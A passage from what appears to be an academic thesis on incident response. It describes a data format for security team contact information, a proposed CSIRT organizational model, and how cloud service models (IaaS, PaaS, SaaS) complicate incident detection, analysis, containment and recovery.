In order to represent the products which the team is responsible for, we use a widely used standard, called *Common Platform Enumeration* [54]. CPE is a naming scheme to represent systems and software in a standardized way. Further there is a database of all currently known products with a CPE which are officially agreed on. The problem with CPE is that lot of vendors do not provide a list of products and the versioning of them. However we still use this standard because it is still the only widely used standard out there.

One more important fact is, that when a security team is acting as a CSIRT and a PSIRT, it is also allowed to include elements of both categories.

```
"responsible-products" : [
  "cpe:2.3:a:siemens:automation_license_manager:5.2:*:*:*:*",
  "cpe:2.3:a:siemens:comos:10.1:*:*:*:*:*:*:*"
]
```

Listing 4.4: Example for PSIRT-specific information.

4.3.3 Implementation

We have implemented a first version of the standard for the global organization *Forum of Incident Response and Security Teams* (FIRST) members database. We used an early draft in order to get feedback from security researchers and other security teams, so that we can improve the standard already in an early stage. Not all of the current improvements are implemented yet because there is still a discussion about the different use cases which must be implemented.

The API is implemented under `https://api.first.org` and currently can either respond with all the current teams and their contact information, or you can search for CERTs within a country or do a free term search. In an unauthenticated session you are not able to query team member information because this should not be open to everyone. Also we are not yet releasing the information about the team-specific information like IP ranges, ASNs, domains, or CPEs, because we need to ask the teams before, if everyone should query that.

Currently the main goal is to allow researchers and other security teams to query contact information for a specific team or a country easily and automated. Further we wanted to get feedback about the information which we should provide within the format. Next to providing a JSON format, we also serve a comma separated file as well as a Microsoft Excel file.

4.3.4 Future Work

Our current implementation under `https://api.first.org` showed that it is already helpful but the format needed some improvements. Further we have seen that just providing a format specification is not enough. Therefore we are currently working on an API standard, which defines a common interface to query the database. This is important so that we can implement software libraries which are not only querying one database but maybe multiple which are hosted by other organizations.

In order to do this, it is important to define the use cases which may need to be implemented. Currently these use cases are:

- Querying for a team using free terms

- Querying for a team responsible for an organization
- Querying for a team responsible for an IP address or range
- Querying for a team responsible for a certain domain
- Querying for a team responsible for an Autonomous System
- Querying for a team responsible for a product
- Searching for teams in a certain country

Another topic which came up during the development of the standard is the fact that teams needs to update their information in the various databases and this manual work is quite often repeated for the same updates. Therefore an automated synchronization is currently discussed between the organizations hosting the databases. This would lead to fewer work for the teams and will have a positive impact on the timeliness of the data.

4.4 Incident Response Team Organization Model

4.4.1 Motivation

Many of the challenges which we discussed in section 3.3 should also be reflected into the structure of a team. Typically teams are organized within a CERT topic-wise or everyone does every task necessary. However in both models either every individual is only confronted with his topic and is not able to influence other topics. For example if someone within the analysis team never handles an incident, he may not understand what information are necessary for an incident responder or how it should be documented. On the other side, if everyone needs to do every topic, the team will not gain more maturity in the individual topics.

This is a common problem of today's landscape of CERTs. When a new team is created they start with the model, that every team member is completing the incoming tasks. Later on when the team is growing, it will be split up into the individual topics, which is mostly into the proactive and the reactive team. Most of the time, these teams will also stop sharing lessons learned and the common understanding about each other. Therefore it is important to think about a team structure which can grow and where the team members can interact and collaborate. Lastly it should also reflect a potential career path for the individual employees. Today most of them start within a CERT but cannot advance further because of the lack for new challenges.

In this section we describe a potential model which we worked on the last years. It should address the previously described challenges, but still delivers the services we described in subsection 2.2.3. However there is no perfect model which fits in every organization and therefore this work here should provide suggestions how a CERT may be implemented today.

4.4.2 Model Description

In this model we mostly reflect the reactive services which are provided by a CERT however the interaction with the services provided by a proactive team are important, which we discuss as well. Our model is mostly based on the following services which are provided by CERTs:

Cyber Threat Intelligence The idea of Cyber Threat Intelligence is to provide a situational awareness about current threats and indicators.

Detection Detection should provide methods to detect attacks and non-compliance.

Attack Analysis This service provides capabilities to analyze the different artifacts of an attack.

Incident Response This team is mostly providing the coordination and communication capability within a CSIRT.

Proactive Services Lastly the proactive team is providing services to improve the security and make it harder for an attacker to infiltrate it.

In the past most of the above describes team worked autonomously or have only limited communication. With our new model the teams must exchange knowledge and best practices on a daily basis. Figure 4.2 illustrates our model and how the different capabilities may interact between themselves.



Figure 4.2: Overview about our new CSIRT team model.

Cyber Threat Intelligence Team Such a team must have an overview about the current security threat landscape and needs to understand what information are important for the constituency. They are responsible to perform the following tasks amongst other things:

- Current attacks happening within the Internet
- Collect Indicators of Compromise
- Gather information about new attacker groups and their motives
- Have an overview about new attack methods presented at conferences or used by groups
- Are involved in sharing information like indicators or methods with the cyber threat intelligence community
- Create the threat landscape for the organization

This list of tasks show that the persons working in this team must have lot of knowledge about the other teams and how their constituency's network is built up.

Further they must be involved in various groups in order to gain this information about attacks. Threat analysts must have a strong understanding about the other teams and how they are working. This knowledge is mostly gained through working in these teams.

In our model this team is the pivot of the security team and coordinates all others. The team members are the most experienced ones and are able to communicate between the teams but also with other groups, like technical team and higher management.

Detection Team The goal of the detection team is to work with the information they either receive from the Cyber Threat Intelligence team about new attack methods or by developing new methods based on new ideas. They also watch for new technologies in intrusion detection or if the resource capacity allows it, they will develop their own. Today detection means the need to analyze a huge amount of data, therefore team members need to have knowledge in data analytics but also needs to understand how attacks are working. The optimal candidates for this task, are people who have background in penetration testing, where you attack a system by order of the system owner.

In some teams also the operational task of detecting intrusion is part of this team, however this may not be the case for every organization as it may be better suitable in an operational team which is already monitoring the network. Also people, who are working within a security operation center, are mostly working based on checklists provided by the detection team and only if a certain case needs to be escalated the detection team will be involved. The overall goal of this team is to have expertise in improving the detection capabilities of the organization they are responsible for.

Attack Analysis Team After detecting an incident it is important to have a capability to analyze the attack in order to better understand the attack, gain a risk assessment, and remediate it. Different knowledge is necessary for this task, like digital forensic, malware analysis, log analysis, or system-specific. Further to be a good investigator, it is also important to understand the most recent attacker methods and tools used out there. Building up such a capacity is a long-term process and most teams are not able to hold them available. Therefore it is important that such a team may consists of different members out of other teams where they gain this knowledge.

Further the Attack Analysis team must interact with different other teams frequently. The most important interaction is between them and the Incident Response team, because they need to provide to them the newest evidence they found, so that the Incident Response team is able to react adequately. However also the interaction with the Cyber Threat Intelligence team is important, because they need to understand the current threat landscape and what tools are

used today. Overall this team needs to have special knowledge to properly investigate cases and must stay up to date regarding new attacks methods and to learn about new technology within their field.

Incident Response Team Within the Incident Response team all activities are carried out which are necessary to successfully handle an incident. After an attack is detected this team will take the case over and assess the risk of the case. Afterwards it informs all stake holders about the case and for further actions. If necessary it involves the Attack Analysis team and the Cyber Threat Intelligence team to support them. The first one may need to conduct a forensic investigation or needs to analyze a malicious software. The CTI team may support them to assess the risk of the case and give them more background about the case.

This team is also responsible for containing and remediating the case. Therefore they need to communicate with the management but also with the IT administration teams. Therefore the profile of the team members must be on the one hand technical experts in order to be able to discuss measures with operators but they also need to have the ability to communicate complex cases to upper management in a simple language. Further they need to interact with the proactive team during and after an incident because to successfully contain and remediate such a case, they need expert knowledge about the different systems.

proactive Team The proactive team's responsibility is to work with the different IT infrastructure team, like network engineers and operators, to improve the security of the IT of the constituency. Also they should warn these groups about security advisories for the software used within the organization. In order to be able to perform these tasks it is necessary for the team to be aware of the current threat landscape and new attack methods. Therefore a strong cooperation with the Cyber Threat Intelligence team is necessary.

Further if the organization is remediated from a recent incident, it is the task of the proactive team to think about measures which can be implemented so that such an attack may not happen again. This means that the Incident Response team needs to interact with the proactive team to show them the details of attacks

4.5 Summary

In this chapter, we gave an brief overview about some new approaches which we developed or contributed to the CSIRT community in recent years. The goal was to address the challenges we discussed in section 3.3. Even the contributions may not solve every problem we described, they had a influence in the daily work of security teams and we think will have more impact when they are more widely adapted. However this will take time because changes current practices needs conviction of current security experts to implement this new practices.

In the first part of this chapter, we discussed the various currently used incident classification methods. We described them briefly and later showed how they are used and what may be improved. Later we gave an inside about the typical problems this classification schemes have and what the problems are, when they are used correctly. This should encourage security teams to use an open classification system but also help them to understand what they need to care when implementing them.

Next we showed a new standard which we developed. The standard is describing a common description format for security teams. It should solve the problem, that there is currently no commonly used way to represent security team information. We have implemented the standard already for a FIRST, which is a global organization for security teams and already received some feedback. Later we discussed future work with the standard and what we will implement using it.

Lastly we discussed a new model how to organize security teams. This model is based on years of experience we gained when working with different new and established CSIRTs of different kind, like national, private sector, or governmental. The model should allow them to built up a team structure which allows them to efficiently respond to current threats and incidents. However it is not a perfect solution and may be adapted for the type of organization.

Chapter 5

Incident Handling in the Cloud

5.1 Introduction

Cloud Computing radically changes the picture: IT infrastructure resources are increasingly located outside the company perimeter on multi-tenant platforms with no or limited access for the customer to data that must be considered as essential for detecting and analyzing incidents. As a result, incident handling must be adapted to this new situation: enterprise requirements for incident handling support by the cloud service provider (CSP) must be clarified, enterprise incident handling processes must be adjusted to work with the support offered by the CSP, and corresponding support processes for incident handling must be put in place at the CSP.

This chapter examines these four stages of incident handling with respect to the respective challenges caused by the advent of cloud computing, describes possible approaches regarding co-operative incident handling between cloud customer and cloud CSP, and identifies areas of further research for improving cloud incident handling.

Chapter Outline This chapter is organized as follows: Section 5.2 identifies problems cloud customers encounter in each of the incident handling steps and provides possible approaches and corresponding challenges towards solving these problems. Section 5.3 examines the implications these problems, possible approaches and related challenges have on cloud sourcing and research in cloud security. Section 5.4 concludes.

5.1.1 Cloud Computing

Most definitions of cloud computing, specify three service models: infrastructure as a service (IaaS), platform as a service (PaaS), and software as a service (SaaS) (cf. Figure 5.1). The main difference between these service models lies in how responsibilities are divided between cloud service provider (CSP) and cloud customer. For example, with the main IaaS offering, namely the provisioning of virtual servers, the cloud customer has extensive control over his servers and the installed OS and applications; the virtualization infrastructure and at least parts of the network infrastructure, on the other hand are under the control of the CSP.

With SaaS, in contrast, the cloud customer usually controls only certain configuration parameters of the contracted service – the application and all underlying infrastructure is under control of the CSP. PaaS lies between these two extremes in that the customer controls the application as a whole (including the code), while the CSP controls the runtime environment and supporting infrastructure.

Typically, security incidents will cross these boundaries of responsibility and access. This must be taken into account when setting up incident handling for cloud infrastructure.

This division is, of course, not exclusive to cloud computing, but already present in any outsouring relationship. But the changes introduced by cloud computing reach further: In its definition of cloud computing, NIST [47] identifies the following *essential cloud characteristics*:

On-demand self-service Users can order and manage services without human interaction with the service provider, using, e.g., a web portal and management interface. Provisioning and de-provisioning of services and associated resources occurs automatically at the provider.

Ubiquitous network access Cloud services are accessed via the network, usually the Internet, using standard mechanisms and protocols.

Resource pooling Computing resources used to provide the cloud service are realized using a homogeneous infrastructure which is shared between all users of the service.



Figure 5.1: Cloud reference architecture [34] displaying the service models IaaS, PaaS, and SaaS.

Rapid elasticity Resources can be scaled up and down rapidly and elastically; to the customer, there often is an illusion of unlimited resources.

Measured Service Resource/service usage is constantly metered, supporting optimization of resource usage, usage reporting to the customer and pay-as-you-go business models.

Several of these are likely to have consequences for incident handling as the following examples show:

- **On-demand self-service** The streamlined, standardized and automated processes and interfaces for entering and managing a sourcing relationship with a CSP determine the general conditions under which incident handling must take place: if the necessary provisions for incident handling are not part of the service-level agreement and the required access to incident handling resources and capabilities is not integrated into the management interface(s) provided to the customer, then for the customer, incident handling will be difficult or impossible to carry out.
- **Pooling** Incident handling always occurs in multi-tenant settings with all the associated complications. Incident handling methods and tools must be able to deal with the core technologies that are used for enabling resource pooling such as virtualization.
- **Elasticity** The dynamics introduces by elasticity (i.e., rapid allocation and disallocation of resources, movement of resources, etc.) increase on the one hand the complexity in incident analysis and response and on the other it can provide ways to contain from attacks.

5.1.2 Contribution

This chapter shows that to adapt incident handling to cloud computing environments, cloud customers must establish clarity about their requirements on CSPs for successful handling of incidents and contract CSPs accordingly. Secondly, CSPs must strive to support these requirements and mirror them in their SLAs. Thirdly, research into cloud incident handling must focus on the most pressing issues and most promising approaches. The comprehensive treatment of incident handling in the cloud as contained in this chapter provides a basis for these activities.

To the best of our knowledge, a detailed examination of how cloud computing changes incident handling has not been carried out: current research regarding cloud computing either ignores incident handling concerns [19, 42] or treats subdomains of the IH process [62, 63]. For a specific PaaS environment, experiences with incident handling were recently communicated during a presentation at the 22nd FIRST conference [7].

5.2 Incident Handling in the Cloud

In the following, we examine problems, possible approaches and corresponding challenges regarding incident handling in the cloud for each incident-handling process step.

5.2.1 Detection

Timely detection of security incidents depends on systematic event monitoring. Such event monitoring must be geared towards the detection of security incidents in that (1) all relevant existing event sources (e.g., OS and application logfiles) are monitored, (2) security-specific event sources (e.g., intrusion detection systems) are added where necessary, and (3) adequate methods for identifying events that may indicate a security incident are utilized.

Of course, also user reports, chance findings of system administrators, or notification from third parties often lead to the detection of security incidents, but statistics [1] show that these seldom lead to *timely* detection. Nevertheless, because it must be expected that there always will be security incidents that are not detected by event monitoring, steps must be taken to ensure that all possibly security-relevant issues are reported to the incident handling capability.

Finally, findings about vulnerabilities are indicators that should trigger investigations as to whether an incident may have occurred: the vulnerability may have been exploited by an attacker.

Customer Issues with incident detection in the cloud Users of a cloud service typically are extremely limited regarding the detection of incidents:

- **No access to CSP-controlled event sources and vulnerability information** The customer has no access to events generated by infrastructure components under the control of the CSP. Likewise, the customer has no access to information about vulnerabilities found in the CSP-controlled infrastructure components.
  For PaaS and SaaS, this issue is most pronounced. With PaaS, the customer typically only has access to events generated by his own application (e.g., via application logging); With SaaS, the customer is completely dependent upon the CSP to provide event information such as activity logging, etc.
  The problem is somewhat less acute for the main use-case of IaaS, namely the provisioning of virtual servers: these are in control of the customer. But the underlying virtualization infrastructure (through which an attacker might be able to attack the virtual server of a customer) as well as parts of the network infrastructure connecting the virtual servers are controlled solely by the CSP.

- **Insufficient interfaces for access to relevant data**
  Especially for PaaS and SaaS, access to event data and other information relevant for incident handling must necessarily occur via interfaces under the control of the CSP. These interfaces often are insufficient for integration of the available data into event monitoring systems. For example, logging information displayed via a management web interface can be viewed by a user but is hard to process in an automated way.
  With IaaS, customers usually will be able to access event information from virtual servers in a way suitable for automated processing, but for all CSP-controlled data, the same problem as for SaaS and PaaS occurs.

- **Inability to add security-specific event sources** With infrastructure under one's own control (or the control of a service provider with a customer-tailored offering rather than a standardized cloud offering), security-specific event sources can be added when required. For example, a web application can be given additional protection using a web-application firewall. With cloud offerings, such additions become difficult if not impossible. How, for example, would a customer protect a web application hosted at a PaaS provider with a web-application firewall?

- **Misdirection of abuses/incident reports** As stated above, many incidents are (belatedly) discovered thanks to reports, e.g., by third parties. The cloud business model leads to a situation where it is often unclear for a third party, to whom abuse/incident reports should be directed.
  Reports that actually concern a customer may be reported to the CSP instead. For example, in IaaS scenarios, incident reports regarding abusive traffic from a certain IP address will be directed to the CSP rather than the customer whose virtual server has been causing the abusive traffic. Because of resource pooling, it may be difficult for the CSP to find out, to which of his customers the report refers.
  Conversely, incident reports to a customer may actually be relevant to the CSP and its customers. For example, a report regarding the compromise of a customer's SaaS application points to underlying weaknesses in the application that affect all other customers.

Possible approaches Obviously, cloud customers can only detect incidents in the cloud if they are given appropriate assistance by their CSPs. Hence, to enable their customers to reliably detect cloud incidents, CSPs should adapt their service levels and -offerings as follows:

- **Access to relevant data sources** Considerations of which data sources are relevant for incident detection activities at the customer side must lead to appropriate service-level agreements that describe data sources and access possibilities.

- **Incident detection and reporting obligations / service** Incidents that originate with CSP-controlled infrastructure and might have an impact on a customer's resources must be reported to the customer. The SLA must provide a well-defined incident classification scheme and inform about reporting obligations and service levels (what is reported, how fast is reported, etc.)
  As an alternative or supplement to providing access to relevant data sources as described above, the CSP may offer an incident detection service that monitors these data sources for possible security incidents.
- **Open interfaces for event/incident data exchange** As pointed out above, systematic event monitoring is at the core of timely incident detection. The CSP must enable systematic event-monitoring by offering open/standardized interfaces for accessing event and/or incident data.
- **Intrusion-detection/prevention service portfolio** Since customers usually cannot add intrusion detection/prevention capabilities to their cloud resources, the CSP may have to offer such capabilities, possibly as service add-on. An alternative is to offer the integration of third-party service for intrusion detection/prevention: it is to be expected that feasible service offerings in this direction evolve as "security-as-a-service" cloud offerings.
- **Acceptance and forwarding of external incident reports** The CSP must accept external incident reports, ideally following established best practices and standards (e.g., standard information regarding scope of responsibility [6, Appendix 4], monitoring of relevant mailboxes [17], the ability to process incident reports following RFC 5070 [18], etc.) External incident reports that concern or impact a customer must be brought to the attention of the customer with a defined service level.

Challenges The approaches outlined above pose several challenges. Apart from the obvious challenges for the cloud-provider of building and maintaining the required infrastructure for supporting the service enhancements outlined above, the following problems must be treated:

- **Identification of relevant data sources** It is not straightforward to determine, which data sources are relevant for incident detection. Especially for SaaS and PaaS, incident detection methodologies must be adapted to these new service paradigms: how can intrusion detection be carried out at the application level?
- **Standardization of event information** So far, no leading standard for expressing event information has emerged out of the field of existing initiatives [20, 73, 75] for standardizing event information.
- **Customer-specific logging** Cloud computing's essential characteristic "resource pooling" leads to multi-tenant infrastructures. Hence, events generated

by the infrastructure may concern (1) non-customer specific parts of the infrastructure, (2) resources of a single customer, or (3) resources of several customers. For providing customers access to event sources, the CSP must implement concepts and mechanisms that ensure two goals: all relevant event information should be accessible, but one customer should not be able to view event information regarding other customers. These two goals may be conflicting for events concerning several customers at the same time.

- **Detection in spite of missing information about customer infrastructure/resources** Security-services regarding intrusion detection and incident detection must take into account that the CSP has little or no knowledge about the customer infrastructure/resources. This problem is most pronounced with IaaS (for example when providing intrusion detection for virtual machine images without knowledge regarding the installed OS [14]) but also occurs with PaaS (e.g., the problem of intrusion detection for web applications without knowledge about the application).

5.2.2 Analysis

After indicators for a security incident have been detected or a security incident has been reported, analysis of (1) whether indeed a security incident is at hand and (2) what exactly has happened or is happening.

Some incidents are easy to verify, e.g., if a website has been defaced, but others may be hard, especially when a professional attacker has been using advanced techniques to hide his activity on the system.

In order to fully understand the security incident, the scope of affected networks, systems, and applications must be determined, the intrusion vector must be found and the attacker activities must be reconstructed.

The analysis of an incident needs to be performed quickly because an attacker may be able to hide his activity.

It is particularly important that the order of volatility be followed when collecting the required information. The required level of documentation and measures to assure traceability and integrity protection of collected data depend on requirements regarding later use of the collected data, e.g., as courtroom evidence [5].

Customer Issues with analysis in the cloud Similarly to incident detection, the customers ability to perform incident analysis is rather limited:

- **Limited knowledge about architecture** For the analysis of an incident, detailed information about the architecture of the system, such as network infrastructure, system configuration, and application-specific implementations

is required. For those parts of cloud infrastructure that are under control of the CSP, such information is usually not available – not least, because the exact set-up of the cloud infrastructure must be regarded as the CSP's core intellectual property.
Let us examine one example of how lacking information about the infrastructure makes analysis hard or impossible. Consider a PaaS application that accesses data from another service hosted at the same provider. For the customer, it is unclear how this access is implemented: the access occurs via an API call – more information is not provided. If an attacker manages to subvert this mechanism and starts to redirect calls between applications, the customer may eventually notice that something is wrong and eventually detect that there is a security incident at hand. But the customer will find it very hard to analyze the incident. At best, the customer may be able to form a hypothesis that something is wrong with intra-PaaS access to other applications but will be unable to verify that assumption.

- **Missing knowledge of relevant data sources** Ignorance about the CSP's architecture and infrastructure entails ignorance about data sources of that infrastructure that may be relevant for analyzing a security incident.
  Returning to the example regarding the redirection of access between applications on the PaaS platform: if the customer does not know about the PaaS-internal DNS-service that is used to resolve requests, he does not know about the log files of the DNS service that might serve as key for understanding the security incident.

- **Unclear incident handling responsibilities** As the two previous issues show, there is a clear need for co-operation between the CSIRT of the customer and some incident handling capability of the CSP. For most current cloud offerings, however, there is no clear sense of the CSP's responsibilities in case of a security incident, let alone well-defined interfaces between the customer and the CSP in case of an incident.

- **Problems of gathering evidence** In the traditional IT infrastructure it is relatively easy to gather evidence by creating a 1:1 copy of the system's hard disc. With cloud computing, the situation is different: systems are out of the customer's reach and virtualized rather than physical.
  For IaaS, the virtual machine image at least can be attributed to exactly one customer, so handing over a 1:1 copy of that image to the customer is a possibility. For event information, e.g., network firewall logs, the situation is already more complicated, because they are likely to include also other customer's information.
  With PaaS and SaaS, services are shared on one machine for several customers and it is not possible to give a 1:1 copy of the system to one customer. Also, the system and application logs often include information for several customers and cannot be easily accessed by the customer.

Possible approaches

- **Provision of technical information about infrastructure** When entering a cloud-sourcing relationship, cloud customers should have at least a basic understanding of the CSP's infrastructure such that in case of a security incident, information gathering does not "start from zero." The CSP should provide such information to the customer.
- **Access to relevant data sources** Considerations of which data sources might be relevant for incident analysis activities at the customer side must lead to appropriate service-level agreements that describe access possibilities to such data in case of an incident; alternatively, the CSP can analyze data according to the questions of the customer's CSIRT and provide the customer with analysis results.
- **Interface to forensic use of virtualization technology** For IaaS, virtualization allows novel methods of carrying out forensic analysis which should be made available to IaaS customers.
  Firstly, virtualization allows an investigator to introspect the compromised host. For example, for the virtualization technology Xen (as used, e.g., by Amazon Elastic Compute Cloud (EC2)), project XenAccess [57] provides access to the runtime state of any virtual machine running via the Xen hypervisor.
  Secondly, virtual machines can create so-called system snapshots. Hence, for analysis, a snapshot of a running system can be taken and provided for forensic examination. This is actually advantageous for forensic analysis, because an attacker cannot easily remove his traces on the system, as, for example, some malware does when a system is shut down.
- **Access to CSP incident handling capability** The above-mentioned analysis of data sources is an example that customers may require access to the CSP's incident handling capability. The CSP's incident handling capability must have clear responsibilities regarding the co-operation in the analysis of security incidents that should be described in the SLA.

Challenges

- **Separation of customer's data sources during evidence collection** As with data sources for incident detection, resource pooling in cloud environments causes data sources relevant for incident analysis to include data of many customers. Thus, when one customer is provided access to a data source, the CSP has to assure that this customer does not see information regarding other customers.
- **Adapting forensic analysis methods to the cloud** Today's digital forensic methods are geared towards traditional IT infrastructures. Currently, it

is unclear, how to effectively perform incident analysis in a highly dynamic cloud computing environment with redundancies (redundant storage, caching, etc.), data mobility, etc.
Another issue is that attacks are changing for the cloud. E.g., botnets will use cloud computing to hide their activities [13, 61]. An example is the misuse of cloud-computing infrastructures as botnet to start Denial-of-Service attacks against large scale infrastructures. New methods needs to be developed to detect and analyze such kind of attacks.
First steps towards improving incident analysis for cloud customers could be taken by (1) improving live analysis techniques and (2) improving log file analysis.

- **Improving live analysis techniques** Live analysis examines an active rather than a shutdown system. One prominent example is memory forensics [64, 67] in which the memory structures of a live system are examined. Memory forensics is one prime example of how a snapshot of a virtual machine image could be analyzed.
  With the current state of cloud technology, forensics must often be performed on the running system (e.g., because a snapshot is not available). While such an approach carries certain risks – if the attacker has completely subverted the system, he has the means to hide his activities very effectively – in many cases valuable information can be learned by live analysis on the running system. There are proprietary approaches towards streamlining live analysis [48] but a comprehensive approach is currently lacking.

- **Improving log generation & analysis techniques** With cloud computing, the importance of log file analysis is bound to rise: especially for PaaS and SaaS, the majority of all available information about an incident will be contained in log files. It is therefore essential to improve on the generation of logging information (how to make sure that an application log contains enough information to allow for successful analysis of a broad range of incidents) as well analysis techniques for logging information (e.g., how to interpret and correlate logging information from varying – often proprietary – sources.)
  As pointed out above, none of the existing initiatives [20, 73, 75] for standardizing event information has so far yielded a widely accepted standard; work towards such a standard would be hugely beneficial for incident analysis in the cloud.

5.2.3 Containment, Eradication, and Recovery

As soon as incident analysis has determined the scope of which assets are affected, measures must be taken to contain the incident, i.e, prevent the spreading of the incident to hitherto unaffected assets. Then, the next necessary step is to

eradicate the incident: the attack vector has to be closed and possible manipulations carried out by the attacker to keep and extend control have to be reverted. Finally, recovery brings operations back to a normal, secured state.

What the three steps have in common is that the activities that must be carried out very much depend on the specific case (attacker activities, the underlying infrastructure, contingency plans, etc.), so little general advise can be given. We therefore try to examine some frequent scenarios.

IaaS Scenarios A frequent incident scenario in an IaaS setting is that a virtual machine image has been compromised by an attacker. A common first containment step that is carried out in the corresponding non-cloud setting – the compromise of a server – is to limit or cut network connectivity, where "limiting" must be understood as a wide range of possibilities, ranging from blocking communication with certain network parts to routing traffic via an active device such as a honeywall [36] in order to observe and selectively block traffic. Which of these network-based containment activities can be carried out in a cloud-setting heavily depends on the network configuration capabilities offered by the cloud provider.

For a different course of action, the cloud setting actually is very beneficial: virtualization offers the possibility to "pause" a virtual machine image, which at the same time blocks further attacker activities and preserves full information for further analysis. In other cases, the elasticity feature of provisioning a virtual machine with more or less resources according to demand may be useful in containing an attack: a compromised virtual machine can be easily starved of resources, thus slowing down attacker activities such as abuse of the compromised system to send spam or attack other systems. Conversely, in some scenarios, adding resources via elasticity may be helpful in mitigating a DoS attack.

Also eradication and recovery may be aided by the cloud setting: if the point of time at which the compromise occurred can be established, the snapshot feature offered by virtualization could be used to revert the compromised virtual machine image to a non-compromised state. Such an approach, however, depends on well-established change management processes such that legitimate changes to the virtual machine image after a snapshot has been taken are tracked.

For the incident scenario we examined above, CSPs can help their customers in containment, eradication and recovery by offering the following:

- **Ability to configure networking** The more flexible the possibilities to configure networking are, the more options for containing an incident exist.
- **Access to halting and snapshot features of virtualization** By providing a "snapshot and restore facility" to the customer, eradication and recovery activities can be supported.

In scenarios where the vulnerability that is exploited by an attacker is in the

underlying infrastructure of the CSP, containment, eradication and recovery for the virtual machine images hosted by that CSP is impossible to perform for the customer. Once the IaaS market has matured some more so as to allow easy transfer of virtual machine images between providers, moving virtual machine images from a compromised provider may become a possible option to start the process of containment, eradication and recovery.

PaaS and SaaS Scenarios A frequent incident scenario in a PaaS or SaaS setting is that application vulnerabilities allow an attacker to compromise confidentiality and/or integrity of data processed in the application; in many cases, the attacker is able to compromise user accounts and/or elevate privileges of his own account or compromised accounts.

Containment essentially amounts to reducing or completely removing functionality that allows the attacker to carry out unauthorized activities; if the critical functionality cannot be restricted, an alternative may be to closely monitor the functionality and then timely react to abuse. Depending on the scope of the vulnerability at hand and the capabilities for reducing functionality in a specific scope (e.g., reduction of functionality for certain users or limited to certain features) it may be necessary to take offline the whole application or suffice to make some adjustments in functionality. A frequently used workaround when dealing with vulnerable web applications is to use web application firewalls to close known attack vectors until the root cause can be treated.

So the ability for containment for the examined scenario in a PaaS and SaaS setting depend (1) on the granularity with which functionality and access rights can be configured and (2) the ability to implement workarounds, e.g., using a web application firewall.

For eradication and recovery, obviously the application vulnerability has to be closed. For SaaS, this is clearly the obligation of the CSP, while for PaaS it depends whether the vulnerability lies in the customer's code or the implementation of API functionality that is provided by the CSP and used in the customer's code.

An eradication & recovery step that definitely must be carried out by the customer is to purge the customer data in the application from the attacker's activity. The attacker may, for example, have uploaded malware-infected content or modified existing content. For purging the data from attacker activity (1) precise logging information of all data changes and (2) direct administrative data access rather than through the application's user interface are beneficial for the customer.

All in all, for the incident scenario we examined above, CSPs can help their customers in containment, eradication and recovery by offering the following:

- **Granular configuration of functionality and access rights** The more granual the configuration of functionality and access rights is, the higher the

chance that vulnerable features in a SaaS application can be disabled in a limited scope that contains the incident but allows continued use of the application.

- **Possibility to configure web application firewall** If the CSP offers the customer the possibility to configure a web application firewall for his PaaS applications, it may be possible to carry out containment using detection and prevention possibilities of the web application firewall.
- **Direct read/write access to customer data** By providing direct read-/write access to customer data rather than only via the application GUI, eradication and recovery at the data level may be facilitated for the customer.

5.2.4 Preparation and Continuous Improvement

The preparation of the incident handling is commonly done once an incident handling team is established. In this phase the incident handling process is introduced within the corporate environment, SLAs are agreed with responsible parties, tools for analysis are evaluated, and interfaces between various entities are defined. After each incident, a "post mortem" should be conducted to identify, whether some aspect of security management in general or incident handling in particular must be changed. Also, if some aspect of the IT environment changes or is about to change, incident handling preparation has to be carried out to reflect these changes.

The gradual shift towards cloud computing that many organizations are starting to carry out, will bring about substantial changes of the IT environment that require renewed incident handling preparation. As the following section shows, the observations made above in Sections 5.2.1– 5.2.3 can be used as basis for the preparation of incident handling for cloud computing.

5.3 Implications

